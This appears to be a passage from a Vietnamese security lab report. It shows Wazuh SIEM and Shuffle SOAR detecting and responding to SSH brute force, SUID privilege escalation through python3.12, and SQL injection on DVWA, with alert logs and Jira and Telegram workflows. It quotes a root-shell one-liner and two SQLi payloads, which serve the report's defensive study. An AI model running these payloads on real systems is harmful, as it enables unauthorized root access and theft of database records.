
Trước khi kịch bản bắt đầu, kiểm tra tệp tin cấu hình tường lửa cục bộ /etc/hosts.deny trên máy chủ UbuntuAgent. Hệ thống đang ở trạng thái sạch, chưa có bất kỳ địa chỉ IP nào bị liệt vào danh sách đen (Blacklist).



Hình 96 Trạng thái hệ thống ban đầu (Trước khi xảy ra tấn công)


Ngay khi hành vi Brute Force diễn ra, Wazuh SIEM lập tức phát hiện sự bất thường thông qua Authlog, khớp với tập luật và đẩy cảnh báo (Alert) về hệ thống SOAR (Shuffle). SOAR tự động thực hiện hai tác vụ song song:

- Gửi tin nhắn khẩn cấp (SOC ALERT) về nhóm Telegram của quản trị viên, cung cấp đầy đủ thông tin: IP Nguồn (192.168.138.20), tài khoản bị nhắm mục tiêu, và thời gian xảy ra.
- Gọi API tạo một vé sự cố (Incident Ticket) mang mã KAN-233 trên hệ thống quản lý Jira để đội ngũ theo dõi vết tích cuộc tấn công.



Hình 97 Tạo ticket cho cuộc tấn công

SOAR đã tự động kích hoạt Playbook ngăn chặn thông qua Node "Run Bash". Hệ thống SOAR tự động thiết lập một phiên kết nối SSH an toàn tới máy chủ bị tấn công và thực thi lệnh ghi đè: `echo "ALL: 192.168.138.20" >> /etc/hosts.deny`. Mã kịch bản này trả về kết quả "THÀNH CÔNG" nếu lệnh được thực thi trôi chảy.



Hình 98 Ngăn chặn cuộc tấn công


```

huy@huy-VMware-Virtual-Platform: ~
GNU nano 7.2 /etc/hosts.deny
#
# Example:  ALL: some.host.name, .some.domain
#           ALL EXCEPT in.fingerd: other.host.name, .other.domain
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID
#
ALL:
ALL: 192.168.138.20
ALL: 192.168.138.20
ALL: 192.168.138.20

```

Hình 99 Tự động thêm IP của kẻ tấn công vào hosts.deny

B2. Kịch bản leo thang đặc quyền suid



Hình 100 Luồng tuần tự kịch bản leo thang suid

Kịch bản giả định kẻ tấn công đã thu thập được mật khẩu hợp lệ và thiết lập thành công phiên kết nối SSH vào máy chủ UbuntuAgent dưới quyền người dùng thông thường (ubuntu). Tập tin /usr/bin/python3.12 đang được cấu hình sai với quyền SUID trên máy agent.

```


huy@huy-VMware-Virtual-Platform:~$ ls -l /usr/bin/python3.12
-rwsr-xr-x 1 root root 8020928 Mar  3 19:15 /usr/bin/python3.12
huy@huy-VMware-Virtual-Platform:~$

```

Hình 101 Kiểm tra quyền của python


Bên phía máy ubuntu server phải khởi tạo một đường hầm ngrok. Khi khởi chạy lệnh ngrok http 55000 trên Wazuh Server, nó sẽ thiết lập một đường hầm bảo mật (Secure Tunnel) từ mạng cục bộ ra máy chủ của Ngrok trên Internet.

Ngrok sẽ cấp một địa chỉ Public URL duy nhất (ví dụ: <https://miasmal-kym...ngrok-free.dev>). Bất kỳ lệnh API nào do SOAR (Shuffle) gửi đến địa chỉ Public này đều sẽ được Ngrok chuyển tiếp (Forward) an toàn và tức thời vào đúng cổng 55000 của máy ảo cục bộ.




Hình 102 Thiết lập đường hầm ngrok

Kẻ tấn công lợi dụng tệp tin Python bị lỗi cấu hình để chèn một đoạn mã độc (payload): `python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'`. Lệnh này lập tức cấp cho kẻ tấn công một shell với quyền root (`root@huy-VMware-Virtual-Platform:~#`), hoàn tất quá trình chiếm quyền điều khiển hoàn toàn máy chủ.



Hình 103 Thực thi leo thang

Hệ thống Wazuh SIEM thông qua module Auditd đã bắt được Syscall bất thường khi tiến trình Python gọi `/bin/bash` dưới quyền root. Cảnh báo (Alert) được tạo ra và truyền qua đường hầm mã hóa Ngrok về trung tâm SOAR (Shuffle). SOAR lập tức phân luồng và gọi API mở một vé sự cố mức độ nghiêm trọng cao (Mức 14)



Hình 104 Cảnh báo trên tele và nút kích hoạt active response


Do mã khai thác được thực thi trực tiếp trên phiên bash cục bộ của máy nạn nhân, sự kiện này không sinh ra lưu lượng mạng, dẫn đến việc khuyết thiếu IP Nguồn và User mục tiêu trong cảnh báo. Lỗi hệ điều hành vẫn nhận diện đây là một tiến trình nội bộ hợp pháp. Chính vì đặc tính "tàng hình" và dễ nhầm lẫn này, luồng SOAR được chủ đích thiết kế theo cơ chế cảnh báo tương tác (Cần phê duyệt). Quản trị viên sẽ đưa ra quyết định "Tước quyền SUID" dựa trên việc đối chiếu ngữ cảnh hệ thống thực tế (ví dụ: xác minh xem có nhân sự

nội bộ nào đang được cấp phép chạy lệnh nâng quyền vào thời điểm đó hay không), qua đó đảm bảo tính linh hoạt và ngăn chặn triệt để rủi ro hệ thống tự động xử lý nhầm (False Positive) các tác vụ vận hành hợp lệ.



Hình 105 Báo cáo trên Jira

Ngay khi quản trị viên thẩm định sự cố và nhấn nút "Tước quyền SUID ngay" trên ứng dụng Telegram, máy chủ Telegram lập tức truyền tín hiệu ngược lại cho nền tảng SOAR để kích hoạt luồng ngăn chặn. SOAR gọi API ra lệnh cho module Active Response trên Wazuh Server. Server đẩy kịch bản remove-suid.sh xuống Agent. Kết quả trả về là phiên ssh của attacker đã bị đóng và thu hồi quyền suid của ứng dụng python.



Hình 106 Phiên SSH đã bị đóng

```
root@huy-VMware-Virtual-Platform:~# ls -l /usr/bin/python3.12
-rwxr-xr-x 1 root root 8020928 Mar  3 19:15 /usr/bin/python3.12
root@huy-VMware-Virtual-Platform:~#
```


Hình 107 Thu hồi quyền suid

3.3.3 Kịch bản 3: Tấn công dịch vụ web với mô hình C2C


3.3.3.1 Giai đoạn 1: Phát hiện và ngăn chặn chuỗi tấn công bằng wazuh

A. Kịch bản khai thác SQL Injection – Giai đoạn Initial Access

Để mô phỏng các cuộc tấn công vào ứng dụng web, hệ thống DVWA (Damn Vulnerable Web Application) được triển khai trên máy chủ mục tiêu. Ứng dụng này được cấu hình ở mức bảo mật thấp nhằm tái hiện môi trường có lỗ hổng, cho phép thực hiện các kiểm thử khai thác trong phạm vi kiểm soát. Việc sử dụng DVWA giúp đảm bảo các hành vi tấn công được thực hiện trong môi trường an toàn, đồng thời tạo điều kiện để hệ thống Wazuh thu thập và phân tích log một cách đầy đủ.




Hình 108 Hệ thống DVWA



Hình 109 Giao diện hệ thống DVWA


Trong giai đoạn đầu, kẻ tấn công thực hiện gửi các truy vấn bất thường vào ứng dụng web nhằm khai thác lỗ hổng SQL Injection. Mục tiêu không chỉ dừng ở việc kiểm tra lỗ hổng, mà còn nhằm trích xuất thông tin nhạy cảm từ cơ sở dữ liệu như tài khoản người dùng, mật khẩu hoặc cấu trúc hệ thống.

Khi nhập payload sau vào trường User ID, câu truy vấn SQL sẽ bị biến đổi, từ đó để lộ toàn bộ các tài khoản người dùng:




Hình 110 Khai thác SQLi_1

' OR 1=1 #




Hình 111 Quan sát response

1' UNION SELECT user_id, user from users#



Hình 112 Khai thác SQLi_2

Các request chứa dữ liệu bất thường được ghi nhận bởi web server và chuyển tới Wazuh Agent. Agent sau đó gửi log về Wazuh Manager để tiến hành phân tích. Thông qua cơ chế decoding và rule matching, Wazuh xác định các mẫu truy vấn có dấu hiệu bất thường và sinh cảnh báo tương ứng.



Hình 113 Quan sát Alert trên Wazuh

Các cảnh báo do Wazuh sinh ra thường chứa các thông tin quan trọng như:

- Địa chỉ IP nguồn của kẻ tấn công
- Tham số truy vấn và nội dung request bất thường
- Rule ID và mô tả loại tấn công được phát hiện
- Mức độ nghiêm trọng (severity level) của sự kiện

Apr 11, 2026 @ 00:06:40.053	001	desktop2-virtual-machine	T1190	Initial Access	A web attack returned code 200 (success).	6	31106
Table	JSON	Rule					
<pre>{ "agent": { "ip": "192.168.32.20", "name": "desktop2-virtual-machine", "id": "801" }, "manager": { "name": "desktop3-virtual-machine" }, "data": { "protocol": "GET", "srcip": "192.168.32.1", "id": "200", "url": "/DVWA/vulnerabilities/sql/?id=1%27+UNION+SELECT+user_id%2C+user+from+users%23&Submit=Submit" }, "rule": { "firedtimes": 2, "mail": false, "level": 6, "pci_dss": ["6.5", "11.4"] }, "mitre": { "technique": ["Exploit Public-Facing Application"], "id": ["T1190"], "tactic": ["Initial Access"] }, "id": "31106", "nist_800_53": ["SA.11", "SI.4"], "gdpr": ["IV.35.7.d"] }, "decoder": { "name": "web-accesslog" }, "full_log": "192.168.32.1 - - [11/Apr/2026:00:06:38 +0700] \"GET /DVWA/vulnerabilities/sql/?id=1%27+UNION+SELECT+user_id%2C+user+from+users%23&Submit=Submit HTTP/1.1\" 200 893 